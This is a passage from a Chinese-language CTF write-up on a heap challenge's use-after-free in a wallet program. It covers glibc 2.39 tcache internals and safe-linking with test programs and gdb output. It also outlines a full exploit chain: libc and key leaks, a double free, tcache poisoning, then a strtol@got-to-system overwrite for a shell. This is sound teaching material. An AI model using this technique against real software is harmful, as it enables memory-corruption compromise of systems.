401925: je     401990                  ← not active
401927: cmp    QWORD PTR [rbx+0x18],0x0
40192c: je     4019c0                  ← 沒有 ledger
401932: mov    rcx,QWORD PTR [rbx+0x20]     ← size
401936: mov    rdx,rbx
401939: lea    rsi,[rip+0x920]              # 402260 "[+] Ledger contents for \"%s\" (%zu bytes):\n    "
401940: xor    eax,eax
401942: mov    edi,0x2
401947: call   4011b0 <__printf_chk@plt>
40194c: mov    rdx,QWORD PTR [rbx+0x20]     ← * 長度 = wallet->size
401950: mov    rsi,QWORD PTR [rbx+0x18]     ← * 來源 = wallet->ledger
401954: mov    edi,0x1                       ← fd = 1 (stdout)
401959: call   401130 <write@plt>           ← ** write(1, ledger, size)
40195e: mov    rax,QWORD PTR [rsp+0x28]
401963: sub    rax,QWORD PTR fs:0x28        ← canary 檢查
40196c: jne    401a02 <__stack_chk_fail@plt>
401972: mov    rdx,QWORD PTR [rbx+0x10]      ← 第 3 參數 balance
401976: add    rsp,0x30
40197a: lea    rsi,[rip+0xc32]              # 4025b3 "\n[+] Current balance: %lu\n"
401981: xor    eax,eax
401983: mov    edi,0x2
401988: pop    rbx
401989: jmp    4011b0 <__printf_chk@plt>    ← 尾呼叫印 "\n[+] Current balance: ..."
```

Withdraw 是完美的資訊洩漏管道：長度可到 0x100，而且**它不檢查 ledger 是否已被 free**。

4.6 Transfer（0x401a10）：漏洞就在這裡

```
401a10: endbr64
401a14: push   rbp
401a15: lea    rdi,[rip+0xbb2]        # 4025ce "Transfer FROM which wallet?"
401a1c: push   rbx
401a1d: sub    rsp,0x8
401a21: call   401510                 ← read_int
401a26: test   eax,eax
401a28: js     401aa0                 ← 取消
401a2a: lea    rbp,[rip+0x268f]       # 4040c0  ← rbp = slot 表
401a31: cdqe
401a33: mov    rbx,QWORD PTR [rbp+rax*8]    ← * rbx = src wallet
401a38: test   rbx,rbx
401a3b: je     401a88                  ← NULL → "Source wallet is not active."
401a3d: mov    edx,DWORD PTR [rbx+0x28]
401a40: test   edx,edx
401a42: je     401a88                  ← src->active == 0 → 同上
401a44: cmp    QWORD PTR [rbx+0x18],0x0
401a49: je     401b40                  ← src->ledger == NULL
401a4f: lea    rdi,[rip+0xb94]        # 4025ea "Transfer TO which wallet?"
```

```
401a56: call   401510                ← read_int
401a5b: test   eax,eax
401a5d: js     401aa0
401a5f: cdqe
401a61: mov    rbp,QWORD PTR [rbp+rax*8]    ← * rbp = dst wallet
401a66: test   rbp,rbp
401a69: je     401a72                 ← NULL → "Destination wallet is not active."
401a6b: mov    eax,DWORD PTR [rbp+0x28]
401a6e: test   eax,eax
401a70: jne    401ab0                 ← dst->active != 0 才繼續
401a72: add    rsp,0x8
401a76: lea    rdi,[rip+0x86b]        # 4022e8 "[!] Destination wallet is not active."
401a7d: pop    rbx
401a7e: pop    rbp
401a7f: jmp    401120 <puts@plt>
401ab0: mov    rcx,rbp                ← 參數：dst
401ab3: mov    rdx,rbx                ← 參數：src
401ab6: lea    rsi,[rip+0x853]        # 402310 "[*] Transferring ledger from \"%s\" to \"%s\"...\n"
401abd: xor    eax,eax
401abf: mov    edi,0x2
401ac4: call   4011b0 <__printf_chk@plt>

401ac9: mov    rdi,QWORD PTR [rbx+0x18]   ← rdi = src->ledger
401acd: call   401110 <free@plt>          ← *** 把 src 的 ledger 釋放掉

401ad2: mov    rax,QWORD PTR [rbx+0x18]   ← *** 重新讀 src->ledger
                                          ← free() 不會把 src->ledger 清成 NULL，
                                             所以 rax 現在是「已經被 free 的指標」
401ad6: mov    rcx,rbp
401ad9: mov    rdx,rbx
401adc: mov    edi,0x2
401ae1: lea    rsi,[rip+0x858]            # 402340 "[+] Transfer complete. \"%s\" closed. \"%s\" balance: %lu\n"
401ae8: mov    QWORD PTR [rbp+0x18],rax   ← **** dst->ledger = 剛剛 free 掉的指標！
401aec: mov    rax,QWORD PTR [rbx+0x20]
401af0: mov    QWORD PTR [rbp+0x20],rax   ← dst->size = src->size
401af4: mov    rax,QWORD PTR [rbx+0x10]
401af8: add    QWORD PTR [rbp+0x10],rax   ← dst->balance += src->balance
401afc: xor    eax,eax
401afe: mov    QWORD PTR [rbx+0x10],0x0   ← src->balance = 0
401b06: mov    r8,QWORD PTR [rbp+0x10]    ← 第 5 個參數 = dst->balance
401b0a: mov    QWORD PTR [rbx+0x18],0x0   ← src->ledger = NULL
401b12: mov    QWORD PTR [rbx+0x20],0x0   ← src->size   = 0
401b1a: mov    DWORD PTR [rbx+0x28],0x0   ← src->active = 0（清得很乾淨）
401b21: call   4011b0 <__printf_chk@plt>  ← 印 "[+] Transfer complete..."
401b26: add    rsp,0x8
401b2a: lea    rdi,[rip+0x847]            # 402378 "    All assets have been consolidated..."
401b31: pop    rbx
401b32: pop    rbp
401b33: jmp    401120 <puts@plt>
```

看出問題了嗎？

src（來源）被清得非常乾淨（ledger=NULL、size=0、active=0），但 **dst（目的）卻拿到了一個「已經被 free 的指標」**！

```
Transfer(A -> B) 之後：

A: ledger = NULL, size = 0, active = 0         (乾淨)
B: ledger = <A 原本的 ledger，但已被 free>      (* 懸空指標 dangling pointer)
   size   = A 原本的 size
   active = 1
```

也就是說 **B 這個 wallet 還「活著」，但它指向的 chunk 已經被 glibc 回收了**。於是：

- **Withdraw(B)** → `write(1, 被釋放的 chunk, size)` → **UAF 讀取（資訊洩漏）**
- **Deposit(B)** → `read(0, 被釋放的 chunk, size)` → **UAF 寫入（可改寫 tcache 的 metadata）**
- **再對 B 做一次 Transfer(B -> C)** → 會對「已經 free 的指標」再 free 一次 → **double free**

漏洞精確定義（一句話）：Transfer 把 free() 過的指標存進目的 wallet，造成 use-after-free read/write，並且可以連鎖觸發 double free。

4.7 Close / List（0x401b60 / 0x401c90）— 這兩個是乾淨的

```
Close Wallet：
  rbx = slots[index]；若 NULL → "[!] No wallet in that slot."
  free(wallet->ledger)        ← 有 free
  free(wallet)                ← 連結構也 free
  slots[index] = 0            ← 有清 NULL
```

Close 完全正確（沒有 UAF），所以我們**不要用它來製造漏洞**；但可以用它來「正常地把 chunk 塞進 tcache」（Phase 1 需要）。

---

5. glibc heap 從零教起

5.1 chunk 的長相 malloc(0x80) 真正拿到的是一塊 **0x90 bytes 的 chunk**（多 0x10 的 header、16 bytes 對齊）：

```
            chunk 位址 = malloc 回傳值 - 0x10
┌──────────────────────────┐ ← 低位址
│ prev_size  (8 bytes)     │   前一個 chunk 若「正在使用」→ 這格會被前一個 chunk 當資料用
├──────────────────────────┤
│ size       (8 bytes)     │   這個 chunk 的總大小（含 header），例如 0x91
├──────────────────────────┤ ← malloc 回傳的指標（user data 起點）
│                          │
│   user data (0x80 B)     │   * 我們能寫的範圍
│                          │
├──────────────────────────┤
│ prev_size  (下一個)      │   下一個 chunk 的 header
│ size       (下一個)      │
└──────────────────────────┘
```

被 free 之後（進到 tcache）：

```
┌──────────────────────────┐
│ prev_size                │
├──────────────────────────┤
│ size                     │
├──────────────────────────┤ ← user data 起點（被 glibc 拿來當 tcache_entry）
│ next (8 bytes, fd)       │ = (這一格自己的位址 >> 12) XOR (下一個 free chunk 的 user 位址)
│                          │   ↑ 也就是 (user 位址 >> 12) ^ 下一個；* 不是 chunk 標頭位址
├──────────────────────────┤
│ key  (8 bytes)           │ = tcache_key（glibc 2.34+ 是每次執行隨機的 64-bit 值）
├──────────────────────────┤
│ 之後是舊資料（不會被清）  │
└──────────────────────────┘
```

關鍵：free 之後 *size* 欄位仍然存在，*next*/*key* 才被寫入。所以 UAF 讀取會讀到 *next* 與 *key*——這就是我們的 leak 來源。

5.2 size 欄位與三個 flag bit size 一定是 16 的倍數，所以最低 3 bits 被借去當旗標：

```
size = 0x91 = 0b1001_0001
                     |||
                     ||└─ bit0  PREV_INUSE (P)   = 1：前一個 chunk 正在使用（不能被合併）
                     |└── bit1  IS_MMAPPED  (M)   = 1：這塊是 mmap 來的（不是 heap）
                     └─── bit2  NON_MAIN_ARENA (A)= 1：屬於非主 arena（thread arena）
```

實際大小要用 size & ~0x7 算，glibc 的巨集叫 chunksize(p)。本題 gdb 看到的例子：- wallet 結構 calloc(1,0x30) → size = 0x41（0x40 | PREV_INUSE）- ledger malloc(0x80) → size = 0x91 - **當 S 的 ledger 被 free 進 unsorted bin 時，緊接在後的 D 結構 size 從 0x41 變成 0x40**（free 清掉了下一個 chunk 的 PREV_INUSE）。

5.3 tcache：glibc 2.26 之後的超快取（本題的主戰場）　**tcache（thread cache）**是「每個執行緒一份」的小型回收桶，`free` 會優先丟這裡，`malloc` 也會優先從這裡拿——速度超快，**而且幾乎不做檢查**（歷史上很多漏洞都靠它）。

- 每個「大小」有自己的一條 **LIFO 單向鏈結串列**（後進先出）。大小以 16 bytes 為一級：0x20、0x30、0x40、…、0x410，共 64 條（`TCACHE_MAX_BINS = 64`）。
- 每條鏈最多放 **7 個** chunk（`mp_.tcache_count = 7`）。超過 7 個時，`free` 會**往下走**正常的釋放流程（fastbin / unsorted bin）。
- `tcache_perthread_struct` 就是「管理這 64 條鏈」的結構，**它自己是一個 heap chunk**，而且是程式第一次 malloc 時配置的 → 一定在 **heap 最開頭**（本題：`heap+0x0`，chunk 大小 0x290）。

```
tcache_perthread_struct（本題實測位置 heap_base+0x10 = 0x405010）
   offset 0x00 : uint16_t counts[64]     ← 每條鏈現在有幾個
   offset 0x80 : tcache_entry *entries[64] ← 每條鏈的頭（* 這裡存的是「未編碼」的真指標 !）

   例：counts[7] = 7  表示「大小 0x90 的鏈已經滿了」
       entries[7] = 0x406970  ← 下一個 malloc(0x80) 會拿到的**位址**
                                （= chunk 標頭 0x406960 + 0x10；gdb 實測值）
```

※提示 **最重要的一句話：*tcache->entries[]* 裡躺的是「明文」的 malloc 回傳位址（= chunk + 0x10）；只有「chunk 內部那個 next 欄位」才是 safe-linking 編碼過的。**所以：- 毒化時你只需要知道 *user* 位址 *>> 12*（編碼用的 key），**不需要**完整的 user 位址；- 從 *entries[]* 讀到的值可以直接拿去用（不必解碼）；- 反之，從 chunk 裡 UAF 讀到的 *next* 一定要 *(user* 位址*>>12)* 才能還原。

※ **本節的用字約定（很重要，§5.4 會用到）**：* **「chunk 位址」＝ chunk 標頭位址＝ *malloc()* 回傳值 − 0x10**（§5.1 的定義，glibc 內部叫 *p*）。* **「user 位址」＝ *malloc()* 回傳值＝ chunk 標頭 + 0x10**（glibc 內部叫 *chunk2mem(p)*，在 tcache 裡也叫 *e*）。*e->next* 就是 user data 的前 8 bytes，所以 ***&e->next* 恆等於 user 位址**（不是只有鏈頭那塊）。* **safe-linking 的 key 用的是「user 位址」**：*&e->next >> 12*，也就是「標頭位址 + 0x10」再 *>> 12*。**不是 chunk 標頭位址**（差 0x10，見 §5.4 實測）。

這也是本題 flag（*s4fe_l1nk1ng_w0nt_s4ve_y0ur_tc4che*）的字面意思：safe-linking 只保護「chunk 內的 next」，而 glibc 自己在 *entries[]* 幫你留了一份明文。

大小 → 鏈編號：`tc_idx = (chunk_size - 0x20) / 0x10`（chunk_size 0x40 → idx 2、0x90 → idx 7、0x30 → idx 1）

```
        tcache[0x90] (idx 7) 的鏈（LIFO）
   entries[7] ──► [chunk C3] ──next──► [chunk C2] ──next──► [chunk C1] ──next──► NULL
                  最前面（最後被 free 的）
   malloc(0x80) 會先拿到 C3；free 一個新 chunk 會被插到最前面
```

`free(chunk)` 進 tcache 時做的事（glibc 2.39）：

```
e->key  = tcache_key;                                  // 防 double free 用的標記
e->next = PROTECT_PTR(&e->next, tcache->entries[idx]); // * safe-linking 編碼
tcache->entries[idx] = e;                              // 頭換成自己（這裡存的是明文指標）
tcache->counts[idx]++;                                 // 計數 +1
```

`malloc` 從 tcache 拿：

```
e = tcache->entries[idx];
tcache->entries[idx] = REVEAL_PTR(e->next);    // * 解碼下一個
tcache->counts[idx]--;
e->key = 0;                                    // 清掉 key
return e;
```

注意 *malloc* 判斷「要不要用 tcache」的條件是 *counts[idx] > 0*。**這就是為什麼要 double free：讓同一條鏈裡有「兩個」指向同一個 chunk 的節點，才有機會把 poison 的 *next* 消費掉。**

5.4 safe-linking（glibc 2.32+）：本題標題的梗

它到底在防什麼？（先講動機，才知道為什麼要這樣繞） glibc 2.32 之前的 tcache 毒化**幾乎不需要知道任何位址**：`free()` 之後 chunk 的 `fd`（`next`）是**明文**的下一個空閒 chunk 位址，所以任何「拿到 UAF／溢寫」的人都可以直接把 `fd` 蓋成他想寫的位址（例如 GOT、`__free_hook`、`__malloc_hook`），下一次 `malloc()` 就把那塊記憶體交給他 —— 這叫**盲打（blind）tcache poisoning**，連 heap 在哪都不用知道。另一種更便宜的做法是**只改 fd 的最低 1 byte**（partial overwrite）：heap 內的位址高位固定，改低位就能把目標移到自己想要的附近。

safe-linking 的目的就是切斷這兩條路：它把 `fd` 存成「**目標位址 XOR 這一格自己的位址 » 12**」。於是：

- 不知道這一格的位址（heap 位址）→ 就算你寫了一個目標位址進去，glibc 讀出來解密後也是**垃圾位址** → `malloc` 一碰就 abort；
- 只改低位 1 byte → 解密出來的高位仍是「你自己的位址」，**跳不到 GOT**。

⇒ **攻擊前提被改成「必須先洩漏一次 heap 位址」**：先 leak 到那個 XOR key，才能算出「要寫什麼值才會被解密成我想要的目標」。pwn4 整題就是在做這件事（§8.2 的 `safe-linking key`、§7 的 `KEY^ POISON_SLOT`），而 glibc 好死不死又在 `entries[]` 留了一份明文（§5.3），所以這題才拿得到 shell。

公式（★ 注意 key 用的是 user 位址） glibc 2.32 之後，`tcache/fastbin` 鏈上的 `next` 指標**不再明文存放**，而是：

```
/* glibc 的巨集（這裡用等價的簡化寫法；重點在 pos 是什麼） */
#define PROTECT_PTR(pos, ptr)  ((pos) >> 12) ^ (ptr)
#define REVEAL_PTR(ptr)        PROTECT_PTR(&ptr, ptr)

/* tcache_put() 實際呼叫的是 PROTECT_PTR(&e->next, tcache->entries[idx])：
 *   pos = &e->next = 這個 next 欄位「自己」所在的位址
 *                  = malloc() 回傳的 user 位址（= chunk 標頭 + 0x10）
 *                  * 不是 chunk 標頭位址
 *   存： stored = ((u64)&e->next >> 12) ^ ptr      ← 本節一律寫成 stored = safe ^ ptr
 *   取： ptr    = ((u64)&e->next >> 12) ^ stored
 *   其中 safe = (u64)&e->next >> 12 = (user 位址 >> 12)
 *    （本節以下提到「key」「safe」「chunk>>12」一律指這個 user 位址版本）*/
```

※ 為什麼 *`&e->next`* 就是 user 位址？因為在 tcache 裡 *`e = (tcache_entry *) chunk2mem(p)`*，而 *`tcache_entry`* 的第一個欄位就是 *`next`* ——所以 *`e`* 本身的位置就是 user data 開頭，*`&e->next == e == user`* 位址。（fastbin 也一樣：它的 *`fd`* 在 *`malloc_chunk`* 的 *`+0x10`*，*`&p->fd`* 仍是「標頭 + 0x10」。）*`>> 12`* 則是「丟掉頁內位移、只留頁號」：ASLR 以 **4 KB（2^{12}）頁**為單位隨機化，高位本來就猜得到，glibc 就拿整數頁號當免費的金鑰。

因為 `user 位址 >> 12` 會把低 12 bits 全部丟掉，所以：

要知道 *`user 位址 >> 12`* 才能編碼，但不需要知道完整的 user 位址！

`(user 位址 >> 12)` 怎麼拿？**當一個 chunk 被 free 到「空鏈」時**：

```
stored = (user 位址 >> 12) ^ NULL = (user 位址 >> 12)
```

所以 **UAF 讀出它的 next 欄位 = 直接拿到 (user 位址 » 12)**，這就是我們的 `safe-linking key`。有了它就能算出要寫入的編碼值：

```
stored = safe ^ 目標位址
```

※實測 **實測：key 是 user 位址，不是 chunk 標頭（兩者差 0x10，跨頁時答案不同）** 做法：一直 *`malloc(0x80)`*，挑一塊 **user 位址剛好落在 4 KB 邊界**上的 chunk（這樣它的標頭會在**上一頁**），free 到空鏈後讀 *`next`*。完整可編譯的程式（存成 *`t.c`*）：


```c
#include `<stdio.h>`
#include `<stdlib.h>`
#include `<stdint.h>`
#include `<string.h>`
#define N 400
static char *p[N];
int main(void){
    int target = -1;
    for (int i = 0; i < N; i++) {
        p[i] = malloc(0x80);
        memset(p[i], 'x', 0x80);
        if ((uint64_t)p[i] % 0x1000 == 0 && target < 0) target = i;
    }
    if (target < 0) { puts("no page-boundary chunk"); return 1; }
    free(p[target]);                      /* 丟進「空的」tcache 鏈 */
    uint64_t stored = *(uint64_t *)p[target];
    printf("user   = %p   header = %p\n", p[target], p[target] - 0x10);
    printf("stored      = %#018lx\n", stored);
    printf("user   >>12 = %#018lx  %s\n", (uint64_t)p[target] >> 12,
           ((uint64_t)p[target] >> 12) == stored ? "MATCH" : "no");
    printf("header >>12 = %#018lx  %s\n", ((uint64_t)p[target] - 0x10) >> 12,
           (((uint64_t)p[target] - 0x10) >> 12) == stored ? "MATCH" : "NO");
    return 0;
}
```

```
$ gcc -O0 t.c -o t && ./t                                  # 系統 glibc 2.44
user   = 0x55db27917000   header = 0x55db27916ff0
stored      = 0x000000055db27917
user   >>12 = 0x000000055db27917  MATCH
header >>12 = 0x000000055db27916  NO

$ ./ld-linux-x86-64.so.2 --library-path . t               # 題目附的 glibc 2.39
user   = 0x55558c8b9000   header = 0x55558c8b8ff0
stored      = 0x0000000055558c8b9
user   >>12 = 0x0000000055558c8b9  MATCH
header >>12 = 0x0000000055558c8b8  NO
```

⇒ **兩個版本都一樣：key = *user* 位址 *>> 12* = *&e->next >> 12***。（上面位址是某一次的執行結果，ASLR 每次不同；**重點是 *user >>12* 永遠 MATCH、*header >>12* 永遠 NO**。）不跨頁時兩者**剛好相同**（這就是為什麼照「標頭 » 12」算大多時候也能過 —— 但那是運氣，等到某塊 chunk 剛好卡在頁邊界就會對不上，而且完全看不出原因）。

兩個地方要分清楚（本題的核心）：



※提示換句話說：**safe-linking 讓「chunk 內的 next」需要 *user* 位址*>>12* 才能改，但 glibc 把「同一個位址的明文」放在 *entries[]* 裡**。我們只要有辦法洩漏「一次 free 到空鏈」的 *next*（=*user* 位址*>>12*），就足以偽造 *fd*。這也是 §8.2 那句「這裡不需要知道 chunk 的完整位址」的原理。

這也是這題 flag 名稱的由來：`s4fe_l1nk1ng_w0nt_s4ve_y0ur_tc4che`（safe-linking 救不了你的 tcache）——因為程式自己把「編碼用的 key」洩漏給你了。

5.5 其他 bin（了解就好，本題只用到 unsorted bin）

```
fastbin：大小 ≤ 0x80（global_max_fast）的 chunk，tcache 滿了之後的下一站。
        LIFO 單向鏈，**沒有數量上限**（「只能放 7 個」是 tcache 的規矩，別搞混；
        實測 glibc 2.39 連丟 13 塊進 fastbin 也不會被拒，見下方實測）。
        注意：fastbin 的 next 存的是「chunk 標頭位址」（不是 malloc 回傳值），
        tcache 的 next 存的才是 malloc 回傳值。
small bin：0x90 ~ 0x3f0（< 0x400），雙向鏈結（fd/bk）。
large bin：≥ 0x400，還會排序（0x400 已經是**第一條 large bin**，不是 small bin）。
unsorted bin：* 任何「不進 fastbin、tcache 又滿了」的 chunk 都會先丟這裡。
              它的 fd/bk 指向 main_arena 裡的鏈頭 → ** 這是 libc 洩漏的經典來源！
top chunk：heap 尾端還沒被切出去的區域，不夠用時會 brk/mmap 擴張。
```

實測：fastbin 沒有「7 個」的上限（用題目附的 2.39 libc 跑）：

```c
/* /tmp/fbt.c */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <gnu/libc-version.h>
#define N 20
int main(void){
    fprintf(stderr,"glibc %s\n", gnu_get_libc_version());
    void *p[N];
    for(int i=0;i<N;i++){ p[i]=malloc(0x18); memset(p[i],0x41,0x18); }
    for(int i=0;i<N;i++) free(p[i]);   /* 前 7 個進 tcache，其餘進 fastbin */
    unsigned long cur=(unsigned long)p[N-1], count=1, ch;
    while(1){ ch = *(unsigned long*)cur ^ (cur>>12);   /* fastbin fd 也是 safe-linking 編碼 */
              if(!ch) break; cur = ch + 0x10; count++; if(count>64) break; }
    fprintf(stderr,"freed %d chunks of tcache-size 0x20: fastbin length=%lu\n", N, count);
    return 0;
}
```

```
$ gcc -O0 -o /tmp/fbt /tmp/fbt.c
$ cd pwn4 && ./ld-linux-x86-64.so.2 --library-path . /tmp/fbt
glibc 2.39
freed 20 chunks of tcache-size 0x20: fastbin length=13    ← * 13 > 7，沒有上限
```

真正會清掉 fastbin 的是 `malloc_consolidate()`（合併進 unsorted bin），而它只在「有大請求 / 需要合併」時才會被觸發。

unsorted bin 的形狀（空的時候）：

```
main_arena.bins[0]（在 libc 裡，位址 = libc_base + 0x203ac0 + 0x60）
      ┌──────────────────────────┐
      │ fd ─┐                    │
      │ bk ←┘   （指向自己）      │
      └──────────────────────────┘

把 victim 丟進空的 unsorted bin 後：
victim->fd = victim->bk = &main_arena.bins[0]   ← ** 兩個都變成 libc 位址！
```

所以只要 UAF 讀這個 chunk 的前 16 bytes，就得到 `libc_base + 0x203b20`。

5.6 __free_hook / __malloc_hook 已經被移除

- glibc 2.34 起，`__free_hook`、`__malloc_hook`、`__realloc_hook` **被刪掉了**。
- 所以「把 `__free_hook` 改成 system，再 free(“/bin/sh”)」這種 2.31 時代的老招 **在本題（2.39）完全不能用**。
- 現代的替代目標：
  1. **GOT**（本題 Partial RELRO → `got.plt` 可寫）★最簡單
  2. `_IO_2_1_stdout_` 的 vtable / FSOP
  3. `__exit_funcs`、`_rtld_global._dl_rtld_lock_recursive`（需要 libc base）
  4. 回到 stack 的返回位址（需要 stack leak）

本題因為 **non-PIE + Partial RELRO**，選 (1) 最乾淨。

---

6. 本題 heap 佈局（gdb 實測）

實驗：開 9 個 wallet（S、D、W0~W6，size 都是 0x80），關掉 W0~W6（塞滿 tcache），然後 `Transfer(0 -> 1)`，在 `0x401b21`（transfer 剛做完）下中斷點。

怎麼重現這張表（可直接照抄）：

```
cd /home/kzzz/Documents/code/ctf/sunshine/pwn4
# 1) 準備輸入檔：S/D 各 0x80 → 再開 W0~W6 → 關掉 slot 2..8（塞滿 tcache）→ Transfer(0->1)
printf '1\nS\n128\n1\nD\n128\n' > /tmp/in.bin
for i in 0 1 2 3 4 5 6; do printf "1\nW$i\n128\n" >> /tmp/in.bin; done
for i in 2 3 4 5 6 7 8; do printf "5\n$i\n"     >> /tmp/in.bin; done
printf '4\n0\n1\n' >> /tmp/in.bin

# 2) 用題目附的 2.39 跑：cm_dbg 的 interpreter 已經 patchelf 指向本地 loader
gdb -q -batch -ex 'b *0x401b21' -ex 'run < /tmp/in.bin' ./cm_dbg \
    -ex 'x/2gx 0x405000'  -ex 'x/16hx 0x405010' -ex 'x/16gx 0x405090' \
    -ex 'x/6gx 0x4062e0'  -ex 'x/2gx 0x406370'
```

0x401b21 是 *Transfer* 裡「印 Transfer complete」的那一行 → 所有賦值都已經做完。若 *cm_dbg* 不見了：*cp cache_money cm_dbg && patchelf --set-interpreter "$PWD/ld-linux-x86-64.so.2" cm_dbg*。

實測輸出（節錄）：

```
FREED_LEDGER = 0x4062f0   SRC(rbx) = 0x4062b0   DST(rbp) = 0x406380
HEAP = 0x405000   LIBC_BASE = 0x7ffff7c00000   main_arena = 0x7ffff7e03ac0

(gdb) x/2gx 0x405000
0x405000: 0x0000000000000000  0x0000000000000291   ← tcache_perthread_struct size 0x291 ✓
(gdb) x/16hx 0x405010
0x405010: 0x0000 0x0000 0x0007 ... (idx7) ... 0x0007   ← counts[2]=7、counts[7]=7 ✓
(gdb) x/16gx 0x405090
0x4050a0: 0x406930            0x4050c8: 0x406970   ← entries 存「user 位址」✓（見 §5.3）
```

底下是完整的 gdb 輸出：

```
(gdb) info proc mappings
0x0000000000405000 0x0000000000426000 0x21000  rw-p  [heap]      ← heap 起點 = 0x405000

(gdb) x/16hx 0x405010        ← tcache_perthread_struct.counts[]
0x405010: 0x0000 0x0000 0x0007 0x0000 0x0000 0x0000 0x0000 0x0007
                  ↑idx1  ↑idx2=7（0x40 的 chunk，7 個 wallet 結構）
                                                ↑idx7=7（0x90 的 chunk，7 個 ledger）
(gdb) x/16gx 0x405090        ← entries[]
0x4050a0: 0x406930            ← entries[2]
0x4050c8: 0x406970            ← entries[7]
```

位址	chunk 大小	內容	備註
0x405000	0x291	tcache_perthread_struct	heap 第一塊，user data 在 0x405010
0x405290	0x1011	**stdin 的 stdio 緩衝區**	glibc 第一次 fgets 時自動配置的 0x1000 buffer
0x4062a0	0x41	**S** 的 wallet 結構	slots[0] = 0x4062b0
0x4062e0	0x91	**S** 的 ledger（size 0x80）	transfer 後被 free → 進 unsorted bin

位址	chunk 大小	內容	備註
0x406370	0x40	**D** 的 wallet 結構	slots[1] = 0x406380（注意 size 的 P bit 被清掉）
0x4063b0	0x91	**D** 的 ledger	
0x406440	0x41	W0 結構	
0x406480	0x91	W0 ledger	被 Close → 進 tcache[0x90]
0x406510	0x41	W1 結構	
0x406550	0x91	W1 ledger	進 tcache
0x4065e0	0x41	W2 結構	
0x406620	0x91	W2 ledger	
0x4066b0	0x41	W3 結構	
0x4066f0	0x91	W3 ledger	
0x406780	0x41	W4 結構	
0x4067c0	0x91	W4 ledger	
0x406850	0x41	W5 結構	
0x406890	0x91	W5 ledger	
0x406920	0x41	W6 結構	
0x406960	0x91	W6 ledger	
0x4069f0	0x1f611	**top chunk**	剩下的 heap

被釋放的 S ledger（0x4062e0）：

```
(gdb) x/6gx 0x4062e0
0x4062e0: 0x0000000000000000  0x0000000000000091   ← prev_size / size=0x91
0x4062f0: 0x00007ffff7e03b20  0x00007ffff7e03b20   ← fd = bk = &main_arena.bins[0]
0x406300: 0x0000000000000000  0x0000000000000000
```

當時 libc 被載入到 0x7ffff7c00000，所以

```
0x7ffff7e03b20 - 0x7ffff7c00000 = 0x203b20   ← * 這就是 OFF_UNSORTED
```

也就是 main_arena 在 libc +0x203ac0，而它裡面的 bins[0]（unsorted bin 鏈頭）在 +0x60。
其他重要固定位址（non-PIE）：

```
slot 表           0x4040c0   (slots[0])
GOT 起點          0x404000
strtol@got        0x404040
假的 wallet       0x4040a8   (見 §8 phase 3)
程式 .text        0x401000 ~ 0x401d60
```

---

7. 漏洞的觸發條件與利用思路

7.1 觸發條件

```
1) 開兩個 wallet：A (slot 0, size 0x80)、B (slot 1, size 0x80)
2) 選 4) Transfer：FROM=0, TO=1
       → free(A->ledger)
       → B->ledger = <A->ledger 的舊值> (= 剛被 free 的指標)
       → B->size   = A->size = 0x80
       → A->active = 0, A->ledger = NULL
3) 此後 B 還「活著」，但它的 ledger 已經在 tcache / unsorted bin 裡：
       Withdraw(B) → 讀 freed chunk (洩漏)
       Deposit(B)  → 寫 freed chunk (改寫 tcache metadata)
       Transfer(B -> C) → 對同一塊再 free 一次 (double free)
```

7.2 為什麼 tcache double free 需要「先清 key」　glibc 2.29 之後 `free()` 會檢查：

```
if (__glibc_unlikely (e->key == tcache_key))   // e->key 是這塊 user data 的第 8 byte
    { ...掃描整條 tcache 鏈... 找到自己就 abort："free(): double free detected in tcache 2" }
```

而我們的 UAF 寫入剛好能改到那個 key：

```
被 free 的 chunk：
   +0x00 next (= safe-linking 編碼值)
   +0x08 key  (= tcache_key)          ← * 用 Deposit() 把它寫成 0
   +0x10 ...
```

寫成 0 之後，第二次 `free()` 的檢查就不會觸發 → **靜默的 double free**。

7.3 完整的利用鏈（心理模型）

```
(1) UAF 讀 unsorted bin  →  libc base
(2) UAF 讀空鏈的 next    →  safe-linking key (user 位址 >> 12)
(3) UAF 寫 + double free →  tcache[0x30] 鏈中出現兩次同一塊 e
(4) 把 e->next 改成 PROTECT_PTR(e, &slots[0])  →  tcache poisoning
(5) 連續兩次 malloc(0x20)：
     第一次回傳 e（正常）
     第二次回傳 0x4040c0 = * slot 表！
(6) 那個 wallet 的 ledger 就變成 slot 表本身（size 0x20）
   → Deposit 它 = 改寫 slots[0..3]
   → 在 .bss 造一個「假 wallet」，讓 slot[2] 指向它
   → 之後對 slot[2] 做 Deposit/Withdraw = 任意位址寫 / 任意位址讀
(7) 任意寫：strtol@got = system
(8) 輸入 "/bin/sh"  →  選單的 strtol(buf,...) 其實呼叫了 system(buf) → getshell
```

tcache 串列的三種狀態（步驟 ③④ 的細節，每一步都用 gdb 驗過）：

```
(2a) transfer(2,3) 剛 free 完 P，而 tcache[0x30] 原本是空的：
     tcache->entries[1] ──► [P]
     P->next = (P >> 12) ^ NULL = P >> 12   ← *「key」就是這樣洩漏的
      （UAF 讀 P 的前 8 bytes 就等於 P>>12）

(2b) 先 UAF write 清掉 next/key，再 free 一次（double free 成功），
     然後把「已經在鏈上的 P」的 next 寫成 PROTECT_PTR(P, P)：
     tcache->entries[1] ──► [P] ──next──► [P]      ← * 環！(自我參照)
     P->next = P ^ (P >> 12)   → 用「洩漏出來的值」反推就能還原 P

(2c) 把 P->next 改成 PROTECT_PTR(P, &slots[0]) = (P>>12) ^ 0x4040c0：
     tcache->entries[1] ──► [P] ──next──► 0x4040c0
                            ▲                ▲
            malloc #1 回傳 ┘                └ * malloc #2 回傳「slot 表本身」！
```

為什麼選 slot 表當毒化目標？因為 Open Wallet 在 malloc 之後會 memset(回傳值, 0, size)（__memset_chk）。若目標是 GOT，就會把 GOT 清成 0 而當掉。但目標是 slot 表、size 只有 0x20 時，只會清掉 slots[0..3]（4 個 8-byte），**不會影響程式繼續運作**，而新 wallet 會被存到掃描時就決定好的 slot（>=4）。

7.4 假 wallet 的算術（本題最漂亮的一步）

```
slots[] 在 0x4040c0。我們能寫 slots[0..3]，也就是 0x4040c0 ~ 0x4040df。
